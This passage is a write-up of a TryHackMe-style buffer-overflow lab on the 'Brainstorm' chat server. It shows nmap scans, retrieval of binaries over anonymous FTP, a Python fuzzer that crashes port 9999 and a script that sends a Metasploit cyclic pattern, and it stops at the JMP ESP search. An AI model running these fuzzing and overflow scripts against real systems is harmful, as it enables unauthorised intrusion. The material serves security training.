Reconnaissance
Ping is disabled on this machine. Scan with -Pn:

nmap -sS -Pn -sC -sV --script=vuln -T4 -A TARGET_IP
nmap -Pn -sV --top-ports 100 TARGET_IP
Open ports:
- 21/tcp FTP (Microsoft ftpd)
- 3389/tcp RDP
- 9999/tcp Brainstorm chat service
Accessing files via FTP
FTP makes for an odd couple paired with a chat service. Sounds like a Michelin-starred recipe for chaos. I’m here for it.
ftp TARGET_IP
Dialed in via anonymous FTP.
ls
The ls response opens a temporary data connection on Port 49361 by switching FTP to passive mode. The service wants a separate connection just for the directory listing. It sounds more promising than it is.
Reconnect via anonymous FTP with passive mode disabled:

ls
A chatserver directory. Moving in:
cd chatserver
ls
Taking both files to-go:
binary
prompt
mget *
bye
Local analysis
Verify both downloads:
ls -la chatserver.exe essfunc.dll
file chatserver.exe essfunc.dll
Two local analysis files for the chat server.
Interact with the chat service on Port 9999:
nc TARGET_IP 9999
jenn
hello
Not a very responsive nor advanced chat bot. It just echoed me.
Fuzzing
There are five key steps to exploiting a buffer overflow:
- Fuzz the app
- Calculate the offset to control
EIP - Identify bad chars
- Find a return instruction (
CALL ESPorJMP ESP) - Exploit via shellcode (if conditions allow, e.g. DEP disabled)
Step 1 starts now.
nano brainstorm_fuzz.py#!/usr/bin/env python3
import socket
import time
target = "TARGET_IP"
port = 9999
for size in range(100, 3000, 100):
try:
print(f"[*] Trying {size} bytes")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(5)
s.connect((target, port))
s.recv(1024)
s.sendall(b"jenn\r\n")
s.recv(1024)
s.sendall(b"A" * size + b"\r\n")
s.close()
time.sleep(1)
except Exception as e:
print(f"[!] Crashed or disconnected around {size} bytes: {e}")
breakpython3 brainstorm_fuzz.py

Crash zone: between 2700 and 2800 bytes.
Cyclic pattern
Step 2: calculate the offset. A unique pattern lets the crash tell us exactly which 4 bytes landed in EIP.
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000 > pattern.txt
wc -c pattern.txt
nano brainstorm_eip.py#!/usr/bin/env python3
import socket
target = "TARGET_IP"
port = 9999
with open("pattern.txt", "rb") as f:
payload = f.read().strip()
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target, port))
print(s.recv(1024))
s.sendall(b"jenn\r\n")
print(s.recv(1024))
s.sendall(payload + b"\r\n")
s.close()
print("[*] Sent cyclic pattern")python3 brainstorm_eip.py
The script sent a 3000-character cyclic pattern to crash the service and reveal the exact overflow point.
This is where a fully live, multi-OS environment and a THM-only environment diverge. On the remote THM machine, the program can be crashed but the crash screen is not visible. Without a debugger attached, the EIP value cannot be read.
To derive it organically:
- Run chatserver.exe on Windows
- Attach a debugger
- Run brainstorm_eip.py against the local copy
- Read EIP
- Calculate the exact offset
brainstorm_eip.py is part of a future learning path for deriving the offset that way. For this engagement, the offset value of 2012 is taken from a nearly identical, validated, documented challenge.
Re-confirm services are still up:
nmap -Pn -sV -p21,3389,9999 TARGET_IP
Finding JMP ESP in essfunc.dll
Step 4: find a reliable jump into the payload.
